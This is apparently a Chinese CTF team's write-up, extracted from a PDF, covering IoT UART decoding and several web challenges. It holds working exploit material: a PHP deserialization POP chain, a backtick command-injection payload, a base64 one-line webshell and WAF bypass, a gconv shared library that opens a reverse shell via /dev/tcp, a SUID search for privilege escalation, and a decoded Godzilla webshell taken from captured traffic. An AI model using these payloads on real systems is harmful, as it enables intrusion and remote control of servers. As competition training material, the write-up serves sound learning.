v2[24] = -59;
v2[25] = 116;
v2[26] = -64;
v2[27] = 91;
v2[28] = -9;
v2[29] = 15;
v2[30] = -45;
v2[31] = 1;
v2[32] = 85;
v2[33] = -78;
v2[34] = -92;
v2[35] = -82;
v2[36] = 123;
v2[37] = -84;
v2[38] = 92;
v2[39] = 86;
v2[40] = -68;
v2[41] = 35;
for (int i = 0; i < 42; i++)
  v2[i] = ((v2[i] - 71) ^ (k[i] & 0xff));
 return 0;
}
#DASCTF{Welc0me-t0-j01n-SU-l0ve-suyug1eg1e}
```


IoT

What's In The Bits[Lu1u,dota_st,mumuzi]


第一部分IoT分析是uu哥做的

`.sr`后缀文件，搜索需要用到sigrok系列工具对捕获的消息进行解码，windows下`PluseViews`工具即可。


用工具打开，对比常见的协议类型，发现是UART协议。




并且主要是在D3和D1有数据，解码器选uart，波特率默认为115200，选择D3为UART:RX,并且格式选为ASCII，一开始得到的数据还是乱码，修改一下参数发现明文数据。




如下，后面还有一个压缩包和提示。



不过D1也是有数据的，和D3进行同样的uart解码，拿到第一段flag，缩小后这些线都是有数据的。





uu哥就做到这里了


提取出来之后是这样的

```
3210502-3210537 UART: RX data: 1
3210546-3210581 UART: RX data: 2
3210589-3210624 UART: RX data: 3
3210632-3210667 UART: RX data: 4
3210676-3210711 UART: RX data: 5
3210719-3210754 UART: RX data: [0D]
3210762-3210797 UART: RX data: [0A]
4187436-4187471 UART: RX data: 1
4187479-4187514 UART: RX data: 2
4187523-4187558 UART: RX data: 3
4187566-4187601 UART: RX data: 4
4187609-4187644 UART: RX data: 5
4187653-4187688 UART: RX data: [0D]
4187696-4187731 UART: RX data: [0A]
7650934-7650969 UART: RX data: t
7650977-7651012 UART: RX data: e
7651020-7651055 UART: RX data: s
7651064-7651099 UART: RX data: t
16175815-16175850 UART: RX data: H
16175858-16175893 UART: RX data: e
16175901-16175936 UART: RX data: y
```


写个脚本提取一下

```python
f = open('dump.txt','r').readlines()
f1 = open('flag.zip','w+')
for i in range(len(f)):
    s = f[i][33:-1]
    if(len(s) == 1):
        f1.write(str(hex(ord(s))[2:].zfill(2)))
    else:
        # print(s)
        f1.write(s[1:3])
```

提取出来前4个是]，删掉然后剩下的用notepad++的hex转换一下，得到zip文件



然后文件尾有一段话：

> maybe you can take a little glance. Do you remember the domain of our CTF team? Just use your ed25519 ssh public key to sign it with HMAC-SHA512 and you can open the file.By the way, the first part of the secret is `DASCTF{` + something you know

然后下面获取密码的部分是南神（dotast）做的

只能说这里没翻译懂去问了管理的，管理说ssh public文件在github上

我说呢，怎么一下就来一句use your ed25519 ssh public

根据开头的是MiaoTony和github，去下载ssh文件：https://github.com/MiaoTony.keys

然后用在线的网站

使用HMAC-sha512
https://1024tools.com/hmac
消息填：team-su.github.io
算法：sha512
秘钥：ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOEwQmg2Gcp3bBYyJ6NezkW1j1lhjNBW7LTG6wlTHAzk


得到压缩包密
码：`52bb6ab1fac1fda6a2593718cdabb530071e82592d651a5a19a0ea670e8a810c184ab9e4378d847fbd35ba1adc521d940bc09d1d90ec1b4a3da6a9e1b21607a0`

这里别用寄吧360压缩，360好像是有上限？一直解不开，换一个就开了

解出来，是一张图片，LSB有另一张图片，分离出来得到part2

```
Part 2:
-d82e-473b-af91-8c474e41d0}
```

part1在之前的图上面



feedca75

拼起来

```
feedca75-d82e-473b-af91-8c474e41d0
```

Web

ezpop[atao]

给了源码，POP链如下

```
fin::__destruct
↓↓↓
what::__toString
↓↓↓
mix::run
↓↓↓
crow::__invoke
↓↓↓
fin::__call
↓↓↓
mix::get_flag
```

然后这里`eval`函数里虽然加了注释符，但是可以直接通过换行符做一个绕过

```php
<?php
class crow
{
    public $v1;
    public $v2;

    public function __construct($v1)
    {
        $this->v1 = $v1;
    }
}

class fin
{
    public $f1;

    public function __construct($f1)
    {
        $this->f1 = $f1;
    }
}

class what
{
    public $a;

    public function __construct($a)
    {
        $this->a = $a;
    }
}
class mix
{
    public $m1;

    public function __construct($m1)
    {
        $this->m1 = $m1;
    }

}

$f = new mix("\nsystem('cat *');");
$e = new fin($f);
$d = new crow($e);
$c = new mix($d);
$b = new what($c);
$a = new fin($b);
echo urlencode(serialize($a));
```

```
www-data@out:/var/www/html$ cat *
cat *
not here, but it's close, think more.not here, but it's close, t
ink more.not here, but it's close, think more.congratulations!
<?php

//flag{5105d8d6-421e-4397-a1c0-4123d18e50d3}
not here, but it's close, think more.not here, but it's close, t
 getting the flag!<?php
```

calc[atao]

这题给出了源代码，看到WAF过滤了小括号，感觉没办法执行函数，从而放弃`eval()`函数为切入点，转而看起`os.system()`函数


WAF中并没有过滤反引号，已知Linux中反引号是可以执行命令的，这里就可以直接利用了

```
`ls`
```

但是这样在`eval`中就会报错，导致不会执行`os.system`，后来想到利用Python中的注释符把反引号的内容注释了，最后Payload

```
123#`ls`
```

最后利用`curl`把`tmp/log.txt`中的内容外带出来即可



upgdstore(赛后)[atao]

开局任意上传文件的功能，不过存在waf。可以上传`<?php phpinfo();?>`的内容，查看`php`的信息，这里`disable_function`直接拉满了。这里可以用`show_source`函数读取`index.php`，不过有WAF做了过滤，这里可以用base64进行修饰绕过`base64_decode("c2hvd19zb3VyY2U=")`

```
#index.php
<div class="light"><span class="glow">
<form enctype="multipart/form-data" method="post" onsubmit="return checkFile()">
    嘿伙计，传个火？！
    <input class="input_file" type="file" name="upload_file"/>
    <input class="button" type="submit" name="submit" value="upload"/>
</form>
</span><span class="flare"></span><div>
<?php
function fun($var): bool{
    $blacklist = ["\$_", "eval","copy" ,"assert","usort","include", "require", "$", "^", "~", "-", "%", "*","file","fopen","fwriter","fput","copy","curl","fread","fget","function_exists","dl","putenv","system","exec","shell_exec","passthru","proc_open","proc_close", "proc_get_status","checkdnsrr","getmxrr","getservbyname","getservbyport", "syslog","popen","show_source","highlight_file","`","chmod"];

    foreach($blacklist as $blackword){
        if(strstr($var, $blackword)) return True;
    }


    return False;
}
error_reporting(0);
//设置上传目录
define("UPLOAD_PATH", "./uploads");
$msg = "Upload Success!";
if (isset($_POST['submit'])) {
$temp_file = $_FILES['upload_file']['tmp_name'];
$file_name = $_FILES['upload_file']['name'];
$ext = pathinfo($file_name,PATHINFO_EXTENSION);
if(!preg_match("/php/i", strtolower($ext))){
die("只要好看的php");
}

$content = file_get_contents($temp_file);
if(fun($content)){
    die("诶，被我发现了吧");
}
$new_file_name = md5($file_name).".".$ext;
        $img_path = UPLOAD_PATH . '/' . $new_file_name;


        if (move_uploaded_file($temp_file, $img_path)){
            $is_upload = true;
        } else {
            $msg = 'Upload Failed!';
            die();
        }
        echo '<div style="color:#F00">'.$msg." Look here~ ".$img_path."</div>";
}
```

这里用的检测函数是`strstr()`对大小写敏感，则这里直接用大小写进行绕过

接着进行Getshell，先上传第一个文件`PD9waHAgZXZhbCgkX1JFUVVFU1RbMV0pOz8+`(base64后一句话木马)，接着上传第二个文件利用`Include`+`php://filter伪协议`的方式绕过WAF，内容如下

```
<?php Include(base64_decode("cGhwOi8vZmlsdGVyL2NvbnZlcnQuYmFzZTY0LWRlY29kZS9yZXNvdXJjZT1mM2I5NGU4OGJkMWJkMzI1YWY2ZjYyODI4Yzg3ODVkZC5waHA="));?>
```

现在访问第二个文件即可执行任意代码了

通过`move_uploaded_file()`函数上传`exp.so`和`gconv-modules`，实现bypass disable_functions

exp.c

```
#include <stdio.h>
#include <stdlib.h>

void gconv() {}

void gconv_init() {
  system("bash -c 'exec bash -i &>/dev/tcp/ip/port <&1'");
}
```

编译成so文件

```
gcc exp.c -o exp.so -shared -fPIC
```

gconv-modules

```
module  EXP//    INTERNAL    ../../../../../../../../tmp/exp    2
module  INTERNAL    EXP//    ../../../../../../../../tmp/exp    2
```

利用下面的Payload进行触发(这边建议进行URL编码)

```
putenv("GCONV_PATH=/tmp/");include('php://filter/read=convert.iconv.exp.utf-8/resource=/tmp/exp.so');
```


拿到shell后查看根目录下`flag`的权限，只要root可读，需要提权

```
www-data@out:/var/www/html/uploads$ ls -al /
ls -al /
total 4
drwxr-xr-x    1 root root  51 Mar 26 09:33 .
drwxr-xr-x    1 root root  51 Mar 26 09:33 ..
-rwxr-xr-x    1 root root   0 Mar 26 09:33 .dockerenv
drwxr-xr-x    1 root root  28 Jan 12  2021 bin
drwxr-xr-x    2 root root   6 Nov 22  2020 boot
drwxr-xr-x    5 root root 360 Mar 26 09:33 dev
drwxr-xr-x    1 root root  66 Mar 26 09:33 etc
-rw-------    1 root root  43 Mar 26 09:33 flag
drwxr-xr-x    2 root root   6 Nov 22  2020 home
drwxr-xr-x    1 root root  21 Jan 12  2021 lib
drwxr-xr-x    2 root root  34 Jan 11  2021 lib64
drwxr-xr-x    2 root root   6 Jan 11  2021 media
drwxr-xr-x    2 root root   6 Jan 11  2021 mnt
drwxr-xr-x    2 root root   6 Jan 11  2021 opt
```


搜了最近爆出的提权都不行，查看`SUID`的命令

```
find / -user root -perm -4000 -print 2>/dev/null
```

这里有`nl`命令可以使用



Mumuziの复现

参考雪姐姐wp

Au5t1n的秘密

当时只分析到了xor解密，没注意到里面有一个php还带了一部分混淆。
流量分析，首先ping主机查看是否能够通信
过后一直发SYN是在扫描端口
扫描完毕之后开始扫目录
然后不知道怎么的就找到漏洞点，上传文件

```
dda4a49ca4b11065acc2
-----------------------------417032970528604576684257836688
Content-Disposition: form-data; name="tbname"

k3yk3y
-----------------------------417032970528604576684257836688
Content-Disposition: form-data; name="file"; filename="key.php.mod"
Content-Type: audio/x-mod

<?fputs(fopen("key.php","w"),"key is key1***")?>
-----------------------------417032970528604576684257836688
Content-Disposition: form-data; name="Submit"

.............
-----------------------------417032970528604576684257836688
Content-Disposition: form-data; name="enews"

LoadInMod
-----------------------------417032970528604576684257836688--
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 19 Mar 2022 16:36:52 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
Set-Cookie: uimgalogintime=1647707812; path=/
```

分组 9762。20 客户端 分组，19 服务器 分组，37 turn(s). 点击选择。

整个对话（49kB） Show data as ASCII 流 1994


```
didididi
-----------------------------659997272682909165106274620 5
Content-Disposition: form-data; name="file"; filename="didi.php.mod"
Content-Type: audio/x-mod

<?
fputs(fopen("didi.php","w"),base64_decode('PD9waHAKQHNlc3Npb25fc3RhcnQoKTsKQHNldF90aW1lX2xpbWl0KDApOwpAZXJyb3JfcmVwb3J0aW5
nKDApOwpmdW5jdGlvbiBlbmNvZGUoJEQsJEspewogICAgZm9yKCRpPTA7JGk8c3RybGVuKCREKTskaSsrKSB7CiAgICAgICAgJGMgPSAkS1skaSsxJjE1XTsKI
CAgICAgICAkRFskaV0gPSAkRFskaV1eJGM7CiAgICB9CiAgICByZXR1cm4gJEQ7Cn0KJHBheWxvYWROYW1lPSdwYXlsb2FkJzsKJGtleT0nMDkzYzFjMzg4MDY
5YjdlMSc7CiRkYXRhPWZpbGVfZ2V0X2NvbnRlbnRzKCJwaHA6Ly9pbnB1dCIpOwppZiAoJGRhdGEhPT1mYWxzZSl7CiAgICAkZGF0YT1lbmNvZGUoJGRhdGEsJ
GtleSk7CiAgICBpZiAoaXNzZXQoJF9TRVNTSU9OWyRwYXlsb2FkTmFtZV0pKXsKICAgICAgICAkZGF0YT1kXsKICAgICAgICAkcGF5bG9hZD1lbmNvZGUoJF9TRVNTSU9OWyRwYXlsb2FkTmF
tZV0sJGtleSk7CgkJZXZhbCgkcGF5bG9hZCk7CiAgICAgICAgZWNobyBlbmNvZGUoQHJ1bigkZGF0YSksJGtleSk7CiAgICB9ZWxzZXsKICAgICAgICBpZiAoc
3RyaXBvcygkZGF0YSwiZ2V0QmFzaWNzSW5mbyIpIT09ZmFsc2UpewogICAgICAgICAgICAkX1NFU1NJT05bJHBheWxvYWROYW1lXT1lbmNvZGUoJGRhdGEsJGt
leSk7CiAgICAgICAgfQogICAgfQp9'))?>


-----------------------------659997272682909165106274620 5
Content-Disposition: form-data; name="Submit"

.............
-----------------------------659997272682909165106274620 5
Content-Disposition: form-data; name="enews"

LoadInMod
-----------------------------659997272682909165106274620 5--
HTTP/1.1 200 OK
Server: nginx
```

分组 9780。20 客户端 分组，19 服务器 分组，37 turn(s). 点击选择。

整个对话（49kB） Show data as ASCII 流 1994

解一下这串base

```php
<?php
@session_start();
@set_time_limit(0);
@error_reporting(0);
function encode($D,$K){
    for($i=0;$i<strlen($D);$i++) {
        $c = $K[$i+1&15];
        $D[$i] = $D[$i]^$c;
    }
    return $D;
}
$payloadName='payload';
$key='093c1c388069b7e1';
$data=file_get_contents("php://input");
if ($data!==false){
    $data=encode($data,$key);
    if (isset($_SESSION[$payloadName])){
        $payload=encode($_SESSION[$payloadName],$key);
  eval($payload);
        echo encode(@run($data),$key);
    }else{
        if (stripos($data,"getBasicsInfo")!==false){
            $_SESSION[$payloadName]=encode($data,$key);
        }
    }
}
```

发现是哥斯拉的马子，采用的加密方式是异或，这里上传的是didi.php，因此在http处导出didi。
然后根据加密方式来解密

```python
key = '093c1c388069b7e1'
f = open('didi(2).php','rb').read()
for i in range(len(f)):
    print(chr(f[i] ^ ord(key[i+1&15])),end='')
```

发现有一个很大的didi，解一下，是一个php文件

```php
function run($pms){
    reDefSystemFunc();
    $_SES=&getSession();
    @session_start();
    $sessioId=md5(session_id());
    if (isset($_SESSION[$sessioId])){
        $_SES=unserialize((S1MiwYYr(base64Decode($_SESSION[$sessioId],$sessioId),$sessioId)));
    }
    @session_write_close();

    if (canCallGzipDecode()==1&&@isGzipStream($pms)){
        $pms=gzdecode($pms);
    }
    formatParameter($pms);

    if (isset($_SES["bypass_open_basedir"])&&$_SES["bypass_open_basedir"]==true){
        @bypass_open_basedir();
    }

    $result=evalFunc();
```

```
    if ($_SES!==null){
        session_start();
        $_SESSION[$sessioId]=base64_encode(S1MiwYYr(serialize($_SES),$sessioId));
        @session_write_close();
    }

    if (canCallGzipEncode()){
        $result=gzencode($result,6);
    }
```

TODO Problems Terminal Python Console

